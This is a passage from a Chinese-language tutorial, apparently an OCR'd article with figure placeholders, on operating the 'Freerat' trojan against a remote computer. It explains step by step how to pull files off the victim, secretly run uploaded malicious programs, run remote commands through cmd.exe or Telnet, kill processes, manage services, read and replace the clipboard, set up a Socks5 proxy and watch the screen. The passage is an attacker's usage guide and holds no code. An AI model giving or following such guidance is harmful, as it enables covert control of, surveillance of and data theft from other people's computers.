


图3

现在任意的选择几个磁盘文件，点击工具栏上的“文件下载”命令，在弹出的窗口中选择下载文件的保存目录，然后在窗口中就可以看到整个文件的传输过程了。Freerat木马的文件下载速度非常快，并且在传输过程中还支持文件的断点续传，另外还可以点击鼠标右键，选择“远程打开”菜单中的“隐藏运行”命令来秘密的运行一些上传的恶意程序。至于其它的复制、粘贴、删除等命令等操作，就像在资源管理器中操作一样简单，这里就不多叙述了。

2、进程管理

通过“进程管理”命令可以查看到远程计算机系统中当前的进程状况，首先点击“刷新”按钮来获得最新的信息，从列表中可以看到进程名、PID数、程序路径等，通过“关闭进程”命令就可以对不要的进程进行关闭操作了，如图4。另外，通过“窗口管理”命令可以对远程计算机中当前打开的窗口进行管理，当然也可以通过“关闭窗口”来关闭不需要的窗口。




图4

3、MSDOS模拟

通过“MS-DOS模拟”，我们可以在远程计算机中执行大量的DOS命令操作，这里需要说明的时，Freerat木马默认的命令操作为“cmd.exe /c Dir c:\”，cmd.exe是Windows2000以后版本系统的系统命令执行工具，如果远程系统还是Windows9x的话也可以将cmd.exe更改为command.com在Windows9x系统下执行。Freerat木马默认已经为用户提供了很多的操作命令，用户可以在命令列表中进行选择，或者直接输入相关的控制命令，然后点击“远程执行”即可，如图5。




图5

如果远程计算机是WindowsNT系统的话，我们需要点击左侧工具栏中的“Telnet”按钮，这样在弹出的窗口中也可以执行大量系统命令，如图6。不过“MS-DOS模拟”和“Telnet”命令的执行方法却不尽相同，比如“MS-DOS模拟”是通过调用远程系统中的命令提示符来执行命令，然后反馈到客户端程序的命令窗口中，而“Telnet”命令则是利用系统的Telnet功能来进行远程连接，然后再来执行控制命令进行操作。

4、服务管理

通过“服务管理”命令就能够对远程系统中的系统服务进行管理了，点击“刷新”命令可以获得远程系统中最新的服务信息，然后利用右侧的控制命令来执行服务的启动、停止、删

除等操作。另外在选择一个系统服务选项后，点击“查看路径”按钮就可以查看到其对应的程序路径，如图7，这样就可以了解到这个系统服务的内容，判断是否被其它的木马或病毒进行替换过了。




图6




图7

5、粘贴板

通过“粘贴板”命令可以方便的查看远程计算机和本地计算机中剪贴板的内容，点击“查看远程粘贴板”或“查看本地粘贴板”按钮，就可以在软件窗口中查看到对应的粘贴板信息了，如图8。而通过“替换远程粘贴板”或“替换本地粘贴板”按钮，可以很方便的替换所需要的剪贴板中的内容。




图8

6、代理服务

通过“代理服务”命令就可以在远程系统里架设代理服务了，不过Freerat木马只可以架设Socks5代理，而不能架设HTTP这种类型的代理服务。在窗口中设置好代理服务的用户名、密码、端口，然后点击“启动”按钮就可以激活Socks5代理了。

7、远程桌面

点击窗口左侧的“远程桌面”按钮就可以对远程屏幕进行查看管理，Freerat木马默认采用的是8位彩色，虽然这种情况下速度很快但是效果却不怎么好，为了获得更好的效果，可以在颜色列表里选择32位真彩色。除了进行屏幕监视操作外，还可以对捕获的图像进行信息保存，如图9。




图9

